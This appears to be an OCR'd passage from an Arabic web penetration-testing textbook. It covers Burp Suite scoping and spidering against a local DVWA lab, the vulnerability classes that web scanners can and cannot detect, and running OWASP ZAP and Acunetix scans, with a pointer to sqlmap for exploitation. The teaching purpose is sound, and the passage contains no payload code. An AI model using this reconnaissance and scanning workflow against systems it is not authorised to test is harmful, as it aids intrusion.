


قم بالضغط على **forword** ليتم تمرير الطلب




٤. قم بالدخول إلى **DVWA** باستخدام اسم المستخدم **admin** وكلمة السر **password**

Burp الآن يقوم بتصنيف وفهرسة كل طلب تقوم به وكل إجابة من تطبيق الويب **DVWA** وهذا يكون على شكل شجرة كخريطة للموقع يقوم **Burp** ببناءها بشكل أتوماتيكي كما في الشكل التالي:



الآن هو الوقت المناسب لضبط المدى **scope** لمحاولة اختبار الاختراق في **Burp** حيث يمكنك أن تشير إلى عنوان **URL or IP address** الذي تريد اعتباره كهدف وسيتم أجراء عملية **spidering** له بشكل أتوماتيكي.

في مثالنا سوف نتضمن كل شيء على سيرفر الويب (**localhost**) لذلك سوف نقوم بضبط **127.0.0.1** ليكون **scope** من خلال الضغط بالزر اليميني للماوس على **root** في الشجرة الخاصة ب **127.0.0.1** واختيار **add item to scope** وسيتم إرسال كامل الموقع ليكون داخل **scope**



يمكنك أن تضيف أكثر من عنوان تطبيق ويب ليكون في مدى **scope** اختبار الاختراق لديك، لترى **scope** الحالي لديك، اضغط على **scope** من الشريط العلوي الفرعي، يمكنك الضغط على المجلدات لفتحها ورؤية الصفحات التي وجدها **Burp** داخلها، الأيقونة المسننة تستخدم لإشارة للصفحات التي تملك وظائف إضافية مبنية في داخلها، في معظم الأحيان هذه الصفحات تستخدم بارامترات لتأدية أعمال مثل تسجيل الدخول أو إعداد قاعدة البيانات أو استدعاء البيانات وهذه الصفحات هي **dynamic pages**

أيقونة الصفحة البيضاء تستخدم لإشارة إلى صفحات الويب التي لا تقبل مدخلات وهي مجرد **static web pages**

خريطة الموقع تظهر المصادر التي تقوم بطلبها بشكل يدوي ويتم تصنيفها بواسطة البروكسي، بشكل افتراضي **Burp Spider** يقوم بعملية فحص بشكل غير فعال **passively scan** لكل الطلبات والإجابات **HTML** لكل الروابط، عملية **Spider** اليدوية (**passive**) لن تطلب هذه المصادر بل ستقوم بتضمينها في خريطة للموقع.


عندما تتصفح صفحات إضافية من **DVWA** فإن خريطة الموقع تستمر بإضافتها داخل **directory 127.0.0.1** وتطبيقات الويب الخارجية المشار إليها من قبل **DVWA**، أنت لم تقم بتصفح هذه المواقع الخارجية ولكنها مشار إليها في صفحات **DVWA** التي قام متصفحك بطلبها.


تطبيقات الويب المرتبطة والمشار إليها هي جزء مهم من عملية الاستطلاع والتي ستستخدم لاحقاً في عملية الاستغلال.

عند استخدام **passive spidering** إن لم تقم بزيارة كل صفحة في **DVWA** من أجل تضمينها في خريطة الموقع، وبأقل من **20** صفحة والتي لن تأخذ وقت طويل يمكن أن تحصل على خريطة كاملة للموقع لتطبيق الويب، بعدها يمكنك تحديد الصفحات و البارامترات لمهاجمتها، ولكن في التطبيقات الكبيرة جداً يمكن أن تضغط على روابط لساعات عديدة بدون ضمانة أنك في الحقيقة فتحت كل رابط ممكن، في هذه الحالة وإذا لم تكن قلق من السرية يمكنك استخدام **automated spider**

يمكنك أيضاً اختيار أي فرع من تطبيق الويب الهدف أو كامل تطبيق الويب وذلك من خلال الضغط بالزر اليميني للماوس داخل قائمة **site map** واختيار **spider this branch**

قبل البدء بعملية **automated spider** هناك بعض الإعدادات التي يجب مراجعتها من خلال **spider** من الشريط العلوي ثم **options** من الشريط العلوي الفرعي كما في الشكل التالي:





فحص تطبيق الويب:

عملية فحص تطبيق الويب تؤمن طريقة أتوماتيكية لاكتشاف الثغرات في التطبيق بشكل مشابه ل **Nessus** الذي يقوم بإيجاد إعداد السيرفر الخاطئة أو الترقيعات المفقودة

Web server misconfigurations and missing patches

معظم أداوت البحث **web application scanners** توضع بين المتصفح وتطبيق الويب مثل بروكسي الويب وهي جزء من مجموعة من الأدوات مثل **Burp Suite and ZAP**

Web scanners يرسل دخل مصنوع يدوياً إلى التطبيق ويحلل الإجابة من خلال تواقيع الثغرات المعروفة، من الشائع ل **web scanner** إرسال

مئات من الطلبات إلى حقل الدخل في تطبيق الويب لفحص كل الأنواع المختلفة من تواقيع الثغرات.

هناك نوعين ل **web scanners** يجب أن تعرفهما:

Burp Suite scanner

Scanner in OWASP,s Zed Attack Proxy (ZAP)

Burp Scanner متوفر فقط بإصدار **pro version** والذي سعره حوالي **300**$ أثناء كتابة هذا الكتاب، الشيء الجيد هو أن **Burp Scanner** شبيه جداً بطريقة عمل **ZAP Scanner** وبالتالي يمكنك العمل مع **ZAP** إذا لم تكن تستطيع شراء **Burp Suite Pro**

أنواع الثغرات:

هناك ثلاث أنواع رئيسة من ثغرات تطبيقات الويب بغض النظر عن الأداة التي تريد استخدامها للقيام بعملية الاختبار.

Web scanner مجهز ليقوم بتحديد الأمور التالية:

- ثغرات الدخل **Input-based vulnerabilities** من جانب السيرفر: مثل حقن تعليمات قواعد البيانات وحقن تعليمات نظام التشغيل **SQL injection and operating system command injection**

هذا النوع من الثغرات في بعض الأحيان يكون صعب تحديده بطريقة إيجابية باستخدام **web scanner** لأن الإجابة من تطبيق الويب في غالب

الأحيان يتم إيقافها من جانب السيرفر، مثال كلاسيكي لاكتشاف ثغرة **SQL injection** حيث يتم إضافة اشارة تنصيص (") لعنوان **URL** إذا رد التطبيق برسالة خطأ هذا يعني أنه مصاب بهذه الثغرة.

- ثغرات الدخل من جانب المستخدم: مثل **Cross-site Scripting (XSS)**

  معظم **web scanners** تستطيع تحديد هذا النوع من الثغرات بشكل موثوق لأن الكود في جانب المستخدم هو مرئي.

- الثغرات التي يتم تحديها من خلال فحص دورة الطلب والإجابة بين المتصفح وتطبيق الويب مثل إرسال الكوكيز الغير محمية وكلمات السر الغير مشفرة، هذه الثغرات تستخدم لمهاجمة الهدف في كل من تطبيق الويب ومستخدم الويب.

  معظم **web scanners** يمكنها أن تكشف هذا النوع من الثغرات. الطلب من المتصفح والإجابة من تطبيق الويب تكون مرئية بشكل كامل من قبل الباحث **scanner** لذلك فهو يحتاج فقط لتحليل ومقارنة النتائج.

مثلاً: ليس من الصعب فحص فيما إذا كانت بارامترات اسم المستخدم وكلمة السر ترسل بشكل غير محمي عبر **HTTP**

ما الذي لا يستطيع الباحث عن الثغرات إيجاده:

Web application scanners تملك عيب في أنواع الثغرات التي يمكن إيجادها والتي في الواقع يجب أن تكون منتبهاً لها قبل استخدامك لهذه الأداة.

هذه قائمة بثغرات تطبيقات الويب التي لا يمكن كشفها من قبل **automated scanners** بغض النظر إذا كان مجاني ومفتوح المصدر أو كان غير مجاني

- **كلمات السر الضعيفة:** بالرغم من أن **spider** سوف يحاول الدخول إلى التطبيق باستخدام الشهادات الافتراضية التي تقدم فقط من أجل إيجاد محتوى إضافي، في حالات نادرة ينجح تسجيل الدخول باستخدام الشهادات الافتراضية، الباحث لا يلاحظ أن السبب هو ضعف كلمة السر، لذلك حتى لو كان حساب المدير من السهل تخمينه فإن الباحث لن يؤمن أي دلالة لهذه الثغرة.
- **اسم البارامتر الذي له دلالة أو معنى:** الباحث لا يملك ذكاء كافي ليعرف ماهي البارامترات التي لها معنى أو دلالة للتطبيق وماهي القيم المختلفة لهذه البارامترات حتى لو كان وسيلة لتأدية مهمة حماية.

- **Stores SQL Injection:** لأن هذا النوع من الثغرات نادراً ما يؤمن إجابة مباشراً تعود إلى الباحث فهي بصورة عامة تعتبر من الثغرات التي لا يتم كشفها من قبل الباحث وهي على العكس تماماً من **SQL injection** التقليدية التي تؤمن رد أو إجابة فورية للباحث ليقوم بمقارنتها مع تواقيع الثغرات المعروفة لديه، في اسوأ الأحيان الباحث يبلغ عن وجود **stored SQL injection** ولكن النتيجة تكون سلبية وذلك بعد فترة طويلة من الوقت.
- **كسر التحكم بالوصول:** القدرة على مهاجمة تقنية التحكم بالوصول لا يتم الإشارة إليها من قبل الباحث لأن الباحث لا يدرك الأمور عندما يقوم المستخدم بالوصول إلى مصادر مستخدم أخر أو عندما يكون المستخدم قادراً على الوصول إلى مصادر المدير وذلك لأن الباحث لا يستطيع أن يتخذ قرار منطقي ولا يدرك أبداً ما هي البارامترات والقيم التي يستخدمها تطبيق الويب في هذه المهمة.
- **Multistep Stored XSS:** تقريباً كل الثغرات التي تتطلب خطوات متعددة لا يتم كشفها من قبل الباحث لأنه لا يملك القدرة على فهم الخطوات المتسلسلة، مثلاً الباحث سوف يفشل في كشف ثغرة **stored XSS** في الخطوة الثالثة من عملية بحث في خمس خطوات لأنه لا يملك القدرة على إكمال أول خطوتين ليصل إلى صفحة الثغرة.

- **Forceful Browsing (file and directory forcing):** هذه الثغرة تعرف باسم التصفح الجبري ولا يتم الإشارة إليها من خلال الباحث لأنها تتضمن طلبات متعددة لمصادر متشابه بشكل متتابع وتكون قادرة على فك التشفير.

  الباحث سوف يفشل في ذلك لأنه لا يستطيع أن يفهم حالة تشغيل التطبيق لكل المصادر المطلوبة.
- **مهاجمة الجلسة:** ثغرات الجلسة مثل إرسال مُعرف الجلسة عبر **HTTP** غير محمي. الباحث لن يدرك أنواع مهاجمة الجلسة مثل تثبيت أو ركوب الجلسة، كل هذه الأنواع من الهجمات تتضمن تفاعل بشري بين المهاجم والضحية وهي خارج مجال أي باحث اتوماتيكي **automated scanner**.

الفحص باستخدام

:ZED Attack Proxy (OWASP-ZAP)

قبل الانتقال إلى **ZAP** يجب أن تفهم **Burp Suite** بشكل جيد كلا الأداتين تحتاجان لإعداد بروكسي في متصفحك **127.0.0.1** و البورت **8080** وهذه هي القيم الافتراضية، ويمكنك أيضاً تشغيل كلا الأداتين في نفس الوقت وذلك على بورتات مختلفة،

ZAP شبيه جداً ب **Burp Suite** كلاهما يحويان عدة أدوات مثل

Site map, intercepting proxy, spider and ability to encode/decode values

عمل خريطة للموقع و بروكسي اعتراض و سبايدر وقدرة على تشفير وفك تشفير القيم ويحوي أيضاً على **port scanner** و الذي يمكن أن يستخدم خلال عملية استطلاع تطبيق الويب وأداة **fuzzing** لتسريع ارسال الدخل إلى التطبيق وأداة هجوم القوة الغاشمة **directory brute force** لتخمين أسماء المجلدات الشائعة والمعروفة في سيرفر الويب.

إعداد وتشغيل ZAP:

عندما تفتح **ZAP** لأول مرة ستظهر لك اتفاقية الرخصة ويجب عليك الموافقة عليها طبعاً يجب أن تقوم بإعداد البروكسي في متصفحك كما في **Burp** أو يمكنك الضغط على **plug-n-Hack** الذي سيقوم بتزويد متصفحك بإضافة تعمل على جعل المتصفح يستخدم عنوان البروكسي بشكل اتوماتيكي.


قم بوضع عنوان **URL** الهدف في **URL to attack** واضغط على زر **Attack** وانتظر قليلاً حتى انتهاء العملية كما في الشكل التالي:



مشاهدة نتائج ZAP:

بعد انتهاء العملية يمكنك مشاهدة القائمة **Alerts** حيث تعرض الثغرات المكتشفة، ليس من المفاجئ أن يكون **DVWA** الخاص بنا يحوي على العديد من الثغرات.

ZAP يقدم شرح مختصر عن كل ثغرة كالصفحة التي تم اكتشاف الثغرة بها وما هي قيمة البارامترات التي وجدت كما في الشكل التالي الذي يعرض وجود ثغرة **SQL injection**



الآن أصبح لديك عنوان **URL** الهدف وأصبحت تعرف البارامترات التي تحوي على ثغرات، يمكنك إرسال دخل خبيث إلى تطبيق الويب من خلال المتصفح للقيام بعملية الاستغلال.

أو يمكنك استخدام بروكسي لاعتراض الطلبات وتعديل قيمة البارامترات

أو يمكنك استخدام أداة إضافية مثل **sqlmap** لاستغلال هذا التطبيق.

التقرير الكامل ل **ZAP** يمكن تصديره على شكل ملف **HTNL or XML**

من خلال قائمة **Reports**

: Acunetix

وهو باحث عن الثغرات في تطبيقات الويب ويقوم بشكل اتوماتيكي


بكشف ثغرات


SQL Injection, XSS, XXE, SSRF, HOST Header Attacks

and over 500 web vulnerabilities

